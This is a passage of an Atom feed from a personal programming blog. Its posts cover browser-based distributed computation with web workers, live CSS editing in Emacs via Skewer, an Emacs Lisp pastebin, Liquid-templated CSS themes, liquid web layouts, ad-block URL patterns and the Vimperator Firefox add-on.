passing code through the event API and evaling it, that single URL
must contain *all* the source code the worker will use as one
script. This means if you want to use any libraries you'll need to
concatenate them with your script. That complicates things slightly,
but I imagine many people will be minifying their worker JavaScript
anyway.</s>

<p>Libraries can be loaded by the worker with the <code class="language-plaintext highlighter-rouge">importScripts()</code>
function, so not everything needs to be packed into one
script. Furthermore, workers can make HTTP requests with
XMLHttpRequest, so that data don’t need to be embedded either. Note
that it’s probably worth making these requests synchronously (third
argument <code class="language-plaintext highlighter-rouge">false</code>), because blocking isn’t an issue in workers.</p>

<p>The other big change was the effect Google Chrome, especially its V8
JavaScript engine, had on the browser market. Browser JavaScript is
probably about two orders of magnitude faster than it was when I wrote
my previous post. It’s
<a href="http://youtu.be/UJPdhx5zTaw">incredible what the V8 team has accomplished</a>. If written
carefully, V8 JavaScript performance can beat out most other languages.</p>

<p>Finally, I also now have much, much better knowledge of JavaScript
than I did four years ago. I’m not fumbling around like I was before.</p>

<h3 id="applying-these-changes">Applying these Changes</h3>

<p><a href="http://redd.it/178vsz">This weekend’s Daily Programmer challenge</a> was to find a “key” —
a permutation of the alphabet — that when applied to a small
dictionary results in the maximum number of words with their letters
in alphabetical order. That’s a keyspace of 26!, or
403,291,461,126,605,635,584,000,000.</p>

<p>When I’m developing, I use both a laptop and a desktop simultaneously,
and I really wanted to put them both to work searching that huge space
for good solutions. Initially I was going to accomplish this by
writing my program in Clojure and running it on each machine. But what
about involving my wife’s computer, too? I wasn’t going to bother her
with setting up an environment to run my stuff. Writing it in
JavaScript as a web application would be the way to go. To coordinate
this work I’d use <a href="/blog/2012/08/20/">simple-httpd</a>. And so it was born,</p>

<ul>
  <li><a href="https://github.com/skeeto/key-collab">https://github.com/skeeto/key-collab</a></li>
</ul>

<p>Here’s what it looks like in action. Each tab open consumes one CPU
core, allowing users to control their commitment by choosing how many
tabs to keep open. All of those numbers update about twice per second,
so users can get a concrete idea of what’s going on. I think it’s fun
to watch.</p>

<p><a href="/img/screenshot/key-collab.png"><img src="/img/screenshot/key-collab-thumb.png" alt="" /></a></p>

<p>(I’m obviously a fan of blues and greens on my web pages. I don’t know why.)</p>

<p>I posted the server’s URL on reddit in the challenge thread, so
various reddit users from around the world joined in on the
computation.</p>

<h3 id="strict-mode">Strict Mode</h3>

<p>I had an accidental discovery with <a href="https://developer.mozilla.org/en-US/docs/JavaScript/Reference/Functions_and_function_scope/Strict_mode">strict mode</a> and
Chrome. I’ve always figured using strict mode had an effect on the
performance of code, but had no idea how much. From the beginning, I
had intended to use it in my worker script. Being isolated already,
there are absolutely no downsides.</p>

<p>However, while I was developing and experimenting I accidentally
turned it off and left it off. It was left turned off for a short time
in the version I distributed to the clients, so I got to see how
things were going without it. When I noticed the mistake and
uncommented the <code class="language-plaintext highlighter-rouge">"use strict"</code> line, <strong>I saw a 6-fold speed boost in
Chrome</strong>. Wow! Just making those few promises to Chrome allowed it to
make some massive performance optimizations.</p>

<p>With Chrome moving at full speed, it was able to inspect 560 keys per
second on <a href="http://www.50ply.com/">Brian’s</a> laptop. I was getting about 300 keys per
second on my own (less-capable) computers. I haven’t been able to get
anything close to these speeds in any other language/platform (but I
didn’t try in C yet).</p>

<p>Furthermore, I got a noticeable speed boost in Chrome by using proper
object oriented programming, versus a loose collection of functions
and ad-hoc structures. I think it’s because it made me construct my
data structures consistently, allowing V8’s hidden classes to work
their magic. It also probably helped the compiler predict type
information. I’ll need to investigate this further.</p>

<p>Use strict mode whenever possible, folks!</p>

<h3 id="what-made-this-problem-work">What made this problem work?</h3>

<p>Having web workers available was a big help. However, this problem met
the original constraints fairly well.</p>

<ul>
  <li>
    <p>It was <strong>low bandwidth</strong>. No special per-client instructions were
required. The client only needed to report back a 26-character
string.</p>
  </li>
  <li>
    <p>There was <strong>no state</strong> to worry about. The original version of my
script tried keys at random. The later version used a hill-climbing
algorithm, so there was <em>some</em> state but it was only needed for a
few seconds at a time. It wasn’t worth holding onto.</p>
  </li>
</ul>

<p>This project was a lot of fun so I hope I get another opportunity to
do it again in the future, hopefully with a lot more nodes
participating.</p>

]]>
    </content>
  </entry>


  <entry>
    <title>Live CSS Interaction with Skewer</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2013/01/24/"/>
    <id>urn:uuid:92c8a519-1e4c-374b-7f90-37b1dadfc862</id>
    <updated>2013-01-24T00:00:00Z</updated>
    <category term="emacs"/><category term="web"/>
    <content type="html">
      <![CDATA[<p>This evening <a href="/blog/2012/10/31/">Skewer</a> gained support for live CSS.
When editing CSS code, you can send your rules and declarations from
the editing buffer to be applied in the open page in the browser. It
makes experimenting with CSS really, really easy. The functionality is
exposed through the familiar interaction keybindings, so if you’re
already familiar with other Emacs interaction modes
(<a href="/blog/2010/01/15/">SLIME</a>, <a href="/blog/2013/01/07/">nREPL</a>, Skewer,
<a href="http://www.nongnu.org/geiser/">Geiser</a>, Emacs Lisp), this should feel right at home.</p>

<p>To provide the keybindings in css-mode there’s a new minor mode,
skewer-css-mode. CSS “expressions” are sent to the browser through the
communication channel already provided by Skewer. It’s essentially an
extension to Skewer: it could have been created without making any
changes to Skewer itself.</p>

<p>Unfortunately Emacs’ css-mode is nowhere near as sophisticated as
js2-mode — which reads in and exposes a full JavaScript AST. I had to
write my own very primitive CSS parsing routines to tease things
apart. It should generally be able to parse declarations and rules
reasonably no matter how it’s indented, but it’s not very good at
navigating <em>around</em> comments, especially when they contain CSS
syntax. If I find a way to parse CSS more easily sometime I’ll see
about fixing it, but it’s plenty good enough for now.</p>

<p>To “evaluate” the CSS, the code is simply dropped into the page as a
new <code class="language-plaintext highlighter-rouge">&lt;style&gt;</code> tag. I had considered other approaches, but this seemed
to be by far the simplest way to support arbitrary selectors and
shorthand properties. The more programmatic approaches would require
re-writing something that browser already does.</p>

<p>The consequence of this is that every “evaluation” adds a new
<code class="language-plaintext highlighter-rouge">&lt;style&gt;</code> tag to the page, which adds more and more load to style
computation, most of which completely mask each other. Since there’s
no way to tell when a particular <code class="language-plaintext highlighter-rouge">&lt;style&gt;</code> tag has been completely
masked I can’t remove any of them from the page. That might revert a
declaration that’s still in usde. I haven’t seen it happen yet but I
wonder if it’s possible to run into browser problems during extended
CSS interaction, when thousands of stylesheets have built up on a
single page. Time will tell.</p>

<p>Just before doing all this, I added full support for Cross-resource
Resource Sharing (CORS), which means <em>any</em> page from any server can be
skewered, not just pages hosted by Emacs itself … as long as you can
get skewer.js in the page as a script. To help with that, I wrote a
<a href="https://github.com/skeeto/skewer-mode/blob/master/skewer-everything.user.js">Greasemonkey userscript</a> that can automatically skewer any
visited page. I can now manipulate from Emacs the JavaScript and CSS
of <em>any</em> page I visit in my browser. It feels really powerful. I
already have a good use for this at work right now.</p>

]]>
    </content>
  </entry>


  <entry>
    <title>An Emacs Pastebin</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2012/12/29/"/>
    <id>urn:uuid:cbfbf5b0-607d-34d0-6f31-b2712d4e421f</id>
    <updated>2012-12-29T00:00:00Z</updated>
    <category term="elisp"/><category term="emacs"/><category term="javascript"/><category term="web"/>
    <content type="html">
      <![CDATA[<p>Luke is doing an interesting <s>three</s>five-part tutorial on writing
a pastebin in PHP: <a href="http://terminally-incoherent.com/blog/2012/12/17/php-like-a-pro-part-1/">PHP Like a Pro</a> (<a href="http://terminally-incoherent.com/blog/2012/12/19/php-like-a-pro-part-2/">2</a>, <a href="http://terminally-incoherent.com/blog/2012/12/26/php-like-a-pro-part-3/">3</a>,
<a href="http://terminally-incoherent.com/blog/2013/01/02/php-like-a-pro-part-4/">4</a>, <a href="http://terminally-incoherent.com/blog/2013/01/04/php-like-a-pro-part-5/">5</a>). The tutorial is largely an introduction to
the set of tools a professional would use to accomplish a more
involved project, the most interesting of which, for me, is
<a href="http://vagrantup.com/">Vagrant</a>.</p>

<p>Because I have <a href="http://me.veekun.com/blog/2012/04/09/php-a-fractal-of-bad-design/">no intention of ever using PHP</a>, I decided to
follow along in parallel with my own version. I used Emacs Lisp with
my <a href="/blog/2012/08/20/">simple-httpd</a> package for the server. I really
like my servlet API so was a lot more fun than I expected it to be!
Here’s the source code,</p>

<ul>
  <li><a href="https://github.com/skeeto/emacs-pastebin">https://github.com/skeeto/emacs-pastebin</a></li>
</ul>

<p>Here’s what it looked like once I was all done,</p>

<p><a href="/img/screenshot/pastebin.png"><img src="/img/screenshot/pastebin-thumb.png" alt="" /></a></p>

<p>It has syntax highlighting, paste expiration, and light version
control. The server side is as simple as possible, consisting of only
three servlets,</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">/pastebin/</code>: static files</li>
  <li><code class="language-plaintext highlighter-rouge">/pastebin/get</code>: serves (immutable) pastes in JSON</li>
  <li><code class="language-plaintext highlighter-rouge">/pastebin/post</code>: accepts new pastes in JSON, returns the ID</li>
</ul>

<p>A paste’s JSON is the raw paste content plus some metadata, including
post date, expiration date, language (highlighting), parent paste ID,
and title. That’s it! The server is just a database and static file
host. It performs no dynamic page generation. Instead, the client-side
JavaScript does all the work.</p>

<p>For you non-Emacs users, the repository has a <code class="language-plaintext highlighter-rouge">pastebin-standalone.el</code>
which can be used to launch a standalone instance of the pastebin
server, so long as you have Emacs on your computer. It will fetch any
needed dependencies automatically. See the header comment of this file
for instructions.</p>

<h3 id="ids">IDs</h3>

<p>A paste ID is four or more randomly-generated numbers, letters, dashes
or underscores, with some minor restrictions (<code class="language-plaintext highlighter-rouge">pastebin-id-valid-p</code>).
It’s appended to the end of the servlet URL.</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">/pastebin/&lt;id&gt;</code></li>
  <li><code class="language-plaintext highlighter-rouge">/pastebin/get/&lt;id&gt;</code></li>
</ul>

<p>In the first case, the servlet entirely ignores the ID. Its job is
only to serve static files. In the second case the server looks up the
ID in the database and returns the paste JSON.</p>

<p>The client-side inspects the page’s URL to determine the ID currently
being viewed, if any. It performs an asynchronous request to
<code class="language-plaintext highlighter-rouge">/pastebin/get/&lt;id&gt;</code> to fetch the paste and insert the result, if
found, into the current page.</p>

<p>Form submission isn’t done the normal way. Instead, the submission is
intercepted by an event handler, which wraps the form data up in JSON
(much cleaner to parse!) and sends it asynchronously to
<code class="language-plaintext highlighter-rouge">/pastebin/post</code> via POST. This servlet inserts the paste in the
database and responds in <code class="language-plaintext highlighter-rouge">text/plain</code> with the paste ID it
generated. The client-side then redirects the browser to the paste URL
for that paste.</p>

<h3 id="features">Features</h3>

<p>As I said, the server performs no page generation, so syntax
highlighting is done in the client with
<a href="http://softwaremaniacs.org/soft/highlight/en/">highlight.js</a>. I <em>could</em> have used <a href="http://emacswiki.org/emacs/Htmlize">htmlize</a>
and supported any language that Emacs supports. However, I wanted to
keep the server as simple as possible, and, more importantly, I
<em>really</em> don’t trust Emacs’ various modes to be secure in operating on
arbitrary data. That’s a huge attack surface and these modes were
written without security in mind (fairly reasonable). It’s actually a
deliberate feature for Emacs to automatically <code class="language-plaintext highlighter-rouge">eval</code> Elisp in comments
<a href="http://www.gnu.org/software/emacs/manual/html_node/emacs/Specifying-File-Variables.html">under certain circumstances</a>.</p>

<p>Version control is accomplished by keeping track of which paste was
the parent of the paste being posted. When viewing a paste, the
content is also placed in a textarea for editing. Submitting this form
will create a new paste with the current paste as the parent. When
viewing a paste that has a parent, a “diff” option is provided to view
a diff patch of the current paste with its parent (see the screenshot
above). Again, the server is dead simple, so this patch is computed by
JavaScript after fetching the parent paste from the server.</p>

<h3 id="databases">Databases</h3>

<p>As part of my fun I made a generic database API for the servlets, then
implemented three different database backends. I used eieio, Emacs
Lisp’s CLOS-like object system, to implement this API. Creating a new
database backend is just a matter of making a new class that
implements two specific methods.</p>

<p>The first, and default, implementation uses an Elisp hash table for
storage, which is lost when Emacs exits.</p>

<p>The second is a flat-file database. I estimate it should be able to
support at least 16 million different pastes gracefully. The on-disk
format for pastes is an s-expression. Basically, this is read by
Emacs, expiration date checked, converted to JSON, then served to the
client.</p>

<p>To my great surprise there is practically no support for programmatic
access to a SQL database from <em>GNU</em> Emacs Lisp (other Emacsen do). The
closest I found was <a href="http://www.online-marketwatch.com/pgel/pg.html">pg.el</a>, which is asynchronous by
necessity. However, the specific target I had in mind was SQLite.</p>

<p>I <em>did</em> manage to implement a third backend that uses SQLite, but it’s
a big hack. It invokes the <code class="language-plaintext highlighter-rouge">sqlite3</code> command line program once for
every request, asking for a response in CSV — the only output format
that seems to escape unambiguously. This response then has to be
parsed, so long as it’s not too long to blow the regex stack.</p>

<p><em>Update February 2014</em>: I have
<a href="/blog/2014/02/06/">found a solution to this problem</a>!</p>

<h3 id="future">Future</h3>

<p>This has been an educational project for me. As a tutorial and for
practice I’ll probably write the server again from scratch using other
languages and platforms (Node.js and Hunchentoot maybe?), keeping the
same front-end.</p>

]]>
    </content>
  </entry>


  <entry>
    <title>CSS Variables with Jekyll and Liquid</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2011/12/16/"/>
    <id>urn:uuid:e05bdf1a-f3d9-30b9-01f3-5dc7730aa678</id>
    <updated>2011-12-16T00:00:00Z</updated>
    <category term="web"/>
    <content type="html">
      <![CDATA[<p>CSS variables have been proposed
<a href="http://oocss.org/spec/css-variables.html">a number</a>
<a href="http://disruptive-innovations.com/zoo/cssvariables/">of times</a>
already, but, as far as I know, it has never been taken
seriously. Variables — <em>constants</em>, really, depending on the proposal
— would be useful in eliminating redundancy, because the same value
often appears multiple times across a consistent theme. The cascading
part of cascading stylesheets can deal with some of this, but not
all. For example,</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>@variables color {
    border: #7fa;
}

article {
    box-shadow: var(color.border);
}

header {
    border: 1px solid var(color.border);
}
</code></pre></div></div>

<p>Because the color has been defined in one place, adjusting the color
theme requires only one change. That’s a big help to maintenance.</p>

<p>I recently investigated CSS variables, not so much to reduce
maintenance issues, but mainly because I wanted to have
user-selectable color themes. I wanted to use JavaScript to change the
variable values dynamically so I could modify the page style on the
fly. Since CSS variables are merely an idea at the moment, I went for
the next tool already available to me:
<a href="http://liquidmarkup.org/">Liquid</a>, the templating system used by
Jekyll. Jekyll essentially <em>is</em> Liquid, which is what makes it so
powerful. It continues to be my ideal blogging platform.</p>

<p>If you look in my site’s source repository (not the build code hosted
here), you’ll see my core stylesheet is an <code class="language-plaintext highlighter-rouge">_include</code> and looks like
this,</p>

<pre>
code {
    border: 1px solid &#123;{ page.border }};
    background-color: &#123;{ page.backA }};
}

pre {
    border: 1px solid &#123;{ page.border }};
    background-color: &#123;{ page.backA }};
    padding: 3px;
    margin-left: 1em;
}

pre code {
    border: none;
    background-color: &#123;{ page.backA }};
}

blockquote {
    border: 1px dashed &#123;{ page.border }};
    background-color: &#123;{ page.backC }};
    padding: 0 0 0 0.5em;
}
</pre>

<p>Those are Liquid variables. Each theme source file looks like this,</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nn">---</span>
<span class="na">backA</span><span class="pi">:</span> <span class="s2">"</span><span class="s">#ecffdc"</span>
<span class="na">backB</span><span class="pi">:</span> <span class="s">White</span>
<span class="na">backC</span><span class="pi">:</span> <span class="s">WhiteSmoke</span>
<span class="na">foreA</span><span class="pi">:</span> <span class="s">Black</span>
<span class="na">foreB</span><span class="pi">:</span> <span class="s">SlateGray</span>
<span class="na">border</span><span class="pi">:</span> <span class="s">Silver</span>
<span class="na">links</span><span class="pi">:</span> <span class="s">Blue</span>
<span class="nn">---</span>
</code></pre></div></div>

<p>That’s just some YAML front-matter defining the theme’s variables. For
my themes, I define three background colors, two foreground colors,
and the link color. For each theme, a full stylesheet is generated
from the stylesheet template above. To allow the user to select a
theme, I just use some JavaScript to select the proper stylesheet. You
can try this out with the theme-selector on the sidebar.</p>

<p><em>Update December 2012</em>: I feel like themes weren’t really adding much
to the blog so I removed them. However, the Liquid CSS variables do
remain because it makes maintenance simpler.</p>
]]>
    </content>
  </entry>


  <entry>
    <title>Web Pages Are Liquids</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2009/08/05/"/>
    <id>urn:uuid:498363b5-e0de-3c99-6e1c-c1f6dc63fdfc</id>
    <updated>2009-08-05T00:00:00Z</updated>
    <category term="rant"/><category term="web"/>
    <content type="html">
      <![CDATA[<!-- 5 August 2009 -->
<p class="abstract">
Update November 2011: I've since spent a lot more time with widescreen
monitors, and the web has changed a bit, so I somewhat changed my mind
about this topics, as you can see by the page around you.
</p>
<p>
Web pages aren't a static medium, like books, brochures, or
pamphlets. <a href="http://www.sitepoint.com/article/liquid-design/">
The web is not print</a>. Accordingly, the layout of web pages should
not be locked to some static width, but instead flow to fill the width
of the browser like a liquid. <b>Web pages should normally have a
liquid layout.</b>
</p>
<p>
One of the most obvious problems with the fixed layout occurs when the
browser window is stretched wider than the designer had intended.
</p>
<p class="center">
  <img src="/img/diagram/web-waste.png" alt="There are vast empty
       margins on either side of the page content."/>
</p>
<p>
I, as a user, have little control my viewing of the website. I'm stuck
reading through a keyhole. It gets much worse if the browser isn't as
wide as the designer intended: a horizontal scrollbar appears and
navigation becomes very difficult. My laptop runs at a resolution of
1024x768, and I frequently come across pages where this is an
issue. And according to Jakob Nielsen, in 2006 <a
href="http://www.useit.com/alertbox/screen_resolution.html"> 77% of
user's screens were 1024 pixels wide <i>or less</i></a>.
</p>
<p>
See the liquid for yourself right here: adjust the width of your
browser and watch this text flow to fill the screen. You can also
bring it in pretty far before you clip an image and the horizontal
scrollbar appears. The exact width depends only on the widest image
being displayed. This also comes into play if you adjust the font
size.
</p>
<p>
Using a liquid layout <a href="http://www.evolt.org/node/15177">
allows the page to work well with a wide variety of screen widths</a>,
and most importantly, gives users lots of control over how they view
the site. It's very unfortunate that (in my experience) most websites
employ a poor, fixed layout. Even web design "expert" websites will
ironically hand out web design tips from within these annoying
confines. One of the biggest culprits driving this is Wordpress, which
has this flawed layout by default.
</p>
<p>
The very worst offenders tend to be websites with little actual
content, like corporate websites or "artist" portfolios. The less
usable the page, the less I wanted to be there anyway.
</p>
<p>
So <i>please</i> drop the fancy, low-usability web designs for
something with much better usability. Your users will probably
appreciate it.
</p>
]]>
    </content>
  </entry>


  <entry>
    <title>Ad-blocking and the Regrettable URL Format</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2009/08/02/"/>
    <id>urn:uuid:b5672a07-1e2d-39c7-6017-95df38dcf6af</id>
    <updated>2009-08-02T00:00:00Z</updated>
    <category term="rant"/><category term="web"/>
    <content type="html">
      <![CDATA[<!-- 2 August 2009 -->
<p>
I use <a href="http://adblockplus.org/en/">Adblock Plus</a> to block
advertisements and, more importantly, invisible privacy-breaking
trackers (most people aren't even aware of these). I think ad-blocking
is actually easier than ever, because ads are served from a relatively
small number of domains, rather than from the websites
themselves. Instead of patterns matching parts of a path, I can just
block domains.
</p>
<p>
Adblock Plus emphasizes this by providing, by default, a pattern
matching the server root. Example,
</p>
<pre>
http://ads.example.com/*
</pre>
<p>
But sometimes advertising websites are trickier, and their sub-domain
is a fairly unique string,
</p>
<pre>
http://ldp38fm.example.com/*
</pre>
<p>
That pattern isn't very useful. I want something more like,
</p>
<pre>
http://*.example.com/*
</pre>
<p>
Unfortunately Adblock Plus doesn't provide this pattern automatically
yet, so I have to do it manually. I think this pattern is less obvious
because the URL format is actually broken. Notice have have two
matching globs (*) rather than just one, even though I am simply
blocking everything under a certain level.
</p>
<p>
Tim Berners-Lee <a href="http://en.wikipedia.org/wiki/URL#History">
regrets the format of the URL</a>, and I agree with him. This is what
URLs like <code>http://ads.example.com/spy-tracker.js</code>
<i>should</i> look like,
</p>
<pre>
http://com/example/ads/spy-tracker.js
</pre>
<p>
It's a single coherent hierarchy with each level in order. This makes
so much more sense! If I wanted to block example.com and all it's
sub-domains, the pattern is much simpler and less error prone,
</p>
<pre>
http://com/example/*
</pre>
<p>
To anyone who ever reinvents the web: please get it right next time.
</p>
<p>
<b>Update</b>: There is significant further discussion in the comments.
</p>
]]>
    </content>
  </entry>


  <entry>
    <title>Vimperator Firefox Add-on</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2009/04/03/"/>
    <id>urn:uuid:15997989-ff25-3106-8c2f-799007413e1b</id>
    <updated>2009-04-03T00:00:00Z</updated>
    <category term="web"/>
    <content type="html">
      <![CDATA[<!-- 3 April 2009 -->
<p>
<img src="/img/misc/no-mouse.jpg" alt="" class="left"
     title="Tastenmaus Microsoft by Darkone, cc-by-sa 2.5"/>

I recently learned about an excellent Firefox add-on called <a
href="http://vimperator.org/trac/wiki/Vimperator">Vimperator</a>,
which I have been using for a few days now. It creates an extremely
efficient Vim-like interface to Firefox. One of the main functions
is to be able to browse completely mouseless.
</p>
<p>
Why mouseless? Because the mouse is a bad input device for many uses
of a computer. It's a good choice for many games, like first-person
shooters, or graphic design, like Inkscape or GIMP. But for tasks like
text editing, word processing, and data entry, the mouse one of the
worst kinds of input device. The less you touch the mouse, the better.
</p>
<p>
Vimperator's argument is that the browser is better as a pure keyboard
interface.
</p>
<p>
I am an Emacs person myself, which I use for text editing, file
management, and IRC, but I appreciate the vi/Vim interface and accept
it as being <i>almost</i> as good. Most of my vi experience actually
comes from <a href="/blog/2008/09/17#nethack">NetHack</a> and <a
href="http://www.greenwoodsoftware.com/less/">Less</a>. My main use
for vi is editing my Debian sources.list so I can install Emacs.
</p>
<p>
Vimperator removes your toolbar, menu bar, and address bar. Then it
transforms the status bar into the standard Vim status lines. This is
because you don't need any of this stuff anymore with the Vim
interface. It's traded for more browser real estate.  This also
creates the fun situation of watching your friends try to use your
browser. At first, it really is pretty disorienting.
</p>
<p>
There is handy built-in documentation, found by pressing F1 or calling
the <code>:help</code> command. You'll want to read through these
before trying to do anything.
</p>
<p>
My problem right now is breaking my old Firefox keyboard muscle
memory. Before Vimperator, my browsing was already fairly mouseless. I
used keyboard shortcuts for everything. I had the <a
href="https://addons.mozilla.org/en-US/firefox/addon/879">Mouseless
Browsing</a> add-on installed, and occasionally used. When not using
Mouseless Browsing, it worked out well because my right hand did the
mouse, while most of the keyboard shortcuts could easily be performed
with my left hand (<code>C-tab</code>, <code>C-S-tab</code>,
<code>C-t</code>, <code>C-w</code>).
</p>
<p>
I think Vimperator has the potential to be even more efficient than
that.
</p>
<p>
Probably one of the biggest adjustments is following links without a
mouse. Like the Mouseless Browsing add-on, Vimperator assigns numbers
to the links to be typed out. It is less intrusive though, because it
doesn't reformat the page to show the numbers. It has a "hint" mode
you go into for that. This mode displays the numbers over the links as
red markers.
</p>
<p>
But even better than that, you don't generally even need those
numbers. You can enter hint mode and begin typing the type of the link
out. As soon as you reach a unique string prefix, it follows the
link. This is the primary way I follow links, and I started doing this
completely by accident. I wasn't even aware this was possible until I
did it. Vimperator was completely natural in this respect.
</p>
<p>
Probably my favorite feature so far is automatic page advancement. I
use these all the time now. One set of commands is <code>C-a</code>
and <code>C-x</code>. These increment and decrement the last number in
a URL, handy for those annoying multi-page articles. If they number
the pages in the URL, this should handle it automatically. The other
form of page turning is <code>[[</code> and <code>]]</code>. These
search for links labeled "next", "&gt;", "prev", "previous", and
"&lt;" and follow them. This works in Google searches and many
web comics.
</p>
<p>
A potential use for macros is quick data scraping. You can write a
macro to automatically perform a series of actions, like save the
current page and move the next one, and have them repeat a number of
times. It could also help in rapidly filling out the same form over
and over, leaving only the CAPTCHA for manual input, if you were up to
something mischievous.
</p>
<p>
For example, here is a macro to open in a new tab the first result of
a Google search on the current page, then move to the next page. If
you repeat it, it will open the first result on page 1, then the first
result on page 2, and so on.
</p>
<pre>
q s F 2 8 ] ] q
</pre>
<p>
Note, the "28" may be different for you. To open the first result on
the next 15 search result pages,
</p>
<pre>
1 5 @ s
</pre>
<p>
It is pretty cool watching it work away.
</p>
<p>
It's not perfect, though. Like Vim, you can prefix commands with
numbers to repeat them, but this won't work with many commands, such
as the page turning one above. You can get around it sometimes by
placing the command in a macro.
</p>
<p>
Also, Vimperator still requires a mouse for many actions, like saving
images. The worst part about it is these actions cannot be used as
part of a macro. Hopefully Vimperator will improve in the future and
fix this.
</p>
<p>
Give it a shot sometime. Like learning a good text editor for the
first time, after you are set up, move your mouse out of reach so you
are forced to use the keyboard. It slows you down in the short run,
but you will be very fast later on down the road.
</p>
]]>
    </content>
  </entry>


</feed>